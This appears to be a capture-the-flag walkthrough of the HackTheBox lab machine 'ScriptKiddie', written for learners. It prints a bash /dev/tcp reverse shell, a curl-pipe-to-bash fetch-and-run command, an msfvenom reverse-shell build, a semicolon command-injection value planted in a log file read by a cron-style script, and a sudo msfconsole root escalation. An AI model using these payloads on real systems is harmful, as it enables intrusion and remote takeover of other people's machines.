

scriptkiddie

SCRIPTKIDDIE - HACKTHEBOX - 10.10.10.226

```
(user@boy)-[~/BOXES/htb/boxes/scriptkiddie]
$ nmap -p22,5000 -sV -sC -T4 -Pn -oN nmap/10.10.10.226.nmap 10.10.10.226
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-07 01:05 EST
Nmap scan report for scriptkiddie.htb (10.10.10.226)
Host is up (0.024s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   3072 3c:65:6b:c2:df:b9:9d:62:74:27:a7:b8:a9:d3:25:2c (RSA)
|_   256 b9:a1:78:5d:3c:1b:25:e0:3c:ef:67:8d:71:d3:a3:ec (ECDSA)
|_   256 8b:cf:41:82:c6:ac:ef:91:80:37:7c:c9:45:11:e8:43 (ED25519)
5000/tcp  open  http      Werkzeug httpd 0.16.1 (Python 3.8.5)
|_ _http-server-header: Werkzeug/0.16.1 Python/3.8.5
|_ _http-title: k1d'5 h4ck3r t00l5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

On port 5000 there's what seems to be a webpage that allows visitors to run nmap scans, create msfvenom payloads, and use searchsploit.

nmap

scan top 100 ports on an ip

ip:

payloads

venom it up - gen rev tcp meterpreter bins

os:


lhost:

template file (optional):

No file selected.

Since there's really nothing else to work with, I'm going to start ffuf to search for directories while manually testing the page.

```
(root@boy)-[~/BOXES/htb/boxes/scriptkiddie]
# ffuf -u http://10.10.10.226:5000/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
```




So ffuf didn't return anything, but after a quick google search on **msfvenom cve**, I found this: (<https://www.exploit-db.com/exploits/49491>)

Looking at the script, it seems to be creating an empty apk file that's signed with a base64 encoded payload, and from there, I'm supposed to use the apk file as a template when running msfvenom to create a payload. However, the encoded string will be executed, and this way I can achieve RCE.

For the payload, I've used a bash reverse shell.

```
# Change me
payload = 'bash -i >& /dev/tcp/10.10.14.2/4242 0>&1'
```

Then just use these params while uploading it.



Didn't seem to work. So just to make sure I changed the payload to a curl request and set up a python http server on my local machine and...

```
(root@boy)-[~/BOXES/htb/boxes/scriptkiddie]
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.10.226 - - [08/Feb/2021 21:45:14] "GET /script.sh HTTP/1.1" 200 -
```

Got RCE!
So next I made a bash script that executes a reverse shell and changed the python scripts payload to pipe that request into bash

```
# Change me
payload = 'curl http://10.10.14.16:8080/script.sh | bash'
```

And...

```
(root@boy)-[~/BOXES/htb/boxes/scriptkiddie]
# nc -lvnp 1312
listening on [any] 1312 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.226] 54400
bash: cannot set terminal process group (819): Inappropriate ioctl for device
bash: no job control in this shell
kid@scriptkiddie:~/html$ whoami;id
whoami;id
kid
uid=1000(kid) gid=1000(kid) groups=1000(kid)
kid@scriptkiddie:~/html$
```

Boom! Got shell.

Next, to make my shell better, I created an ssh key on my local machine, copied the contents of the public key, and put it in the `authorized_keys` file of the victim machine. Then I connect to the server using the private key to the pair I created.

After getting the `user.txt` file, I noticed a **logs** directory on the kid user's desktop.

```
kid@scriptkiddie:~$ cd logs/
kid@scriptkiddie:~/logs$ ls
hackers
kid@scriptkiddie:~/logs$
```

The hackers file is empty.

But, after a bit of enumeration, I found another user **pwn**, who has a **scanlosers.sh** script on their directory which I have read permissions on:

```
kid@pwn
kid@scriptkiddie:/home$ ls -la pwn
total 44
drwxr-xr-x 6 pwn pwn 4096 Feb  3 12:06 .
drwxr-xr-x 4 root root 4096 Feb  3 07:40 ..
lrwxrwxrwx 1 root root    9 Feb  3 12:06 .bash_history → /dev/null
-rw-r--r-- 1 pwn pwn  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 pwn pwn 3771 Feb 25  2020 .bashrc
drwx----- 2 pwn pwn 4096 Jan 28 17:08 .cache
drwxrwxr-x 3 pwn pwn 4096 Jan 28 17:24 .local
-rw-r--r-- 1 pwn pwn  807 Feb 25  2020 .profile
-rw-rw-r-- 1 pwn pwn   74 Jan 28 16:22 .selected_editor
drwx----- 2 pwn pwn 4096 Jan 28 16:32 .ssh
drwxrw---- 2 pwn pwn 4096 Feb  3 12:00 recon
-rwxrwxr-- 1 pwn pwn  250 Jan 28 17:57 scanlosers.sh
kid@scriptkiddie:/home$
```

```

kid@scriptkiddie:/home$ cat /home/pwn/scanlosers.sh
#!/bin/bash

log=/home/kid/logs/hackers

cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi
kid@scriptkiddie:/home$

```

So this script reads from the **hackers** file from earlier, makes sure to cut extra columns and runs the leftover text through nmap (assuming it's an ip). But, what if I put an ip in the hackers file and append a colon along with another command... can I execute another command as the pwn user?

To make this easier on myself, I'm going to create an msfvenom payload and try to execute it through the script.

```

(root@boy)-[~/BOXES/htb/boxes/scriptkiddie]
# msfvenom -p linux/x64/shell_reverse_tcp lhost=10.10.14.16
lport=1312 -f elf -o hecc

```

And now after getting it on the victim machine...

```

kid@scriptkiddie:~/logs$ ls
hackers  hecc
kid@scriptkiddie:~/logs$

```

This is my payload for the hackers file:

```

10.10.14.16;/home/kid/logs/hecc

```

```

(root@boy)-[~/BOXES/htb/boxes/scriptkiddie]
# nc -lvnp 1312
listening on [any] 1312 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.226] 54404
id
uid=1001(pwn) gid=1001(pwn) groups=1001(pwn)

```

Got it.

```
pwn@scriptkiddie:/home/pwn$ sudo -l
Matching Defaults entries for pwn on scriptkiddie:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:
User pwn may run the following commands on scriptkiddie:
    (root) NOPASSWD: /opt/metasploit-framework-6.0.9/msfconsole
pwn@scriptkiddie:/home/pwn$
```

From here, it looks like I can run metasploit as root without a password:

```
msf6 > whoami
[*] exec: whoami

root
msf6 >
```

GOTTEE

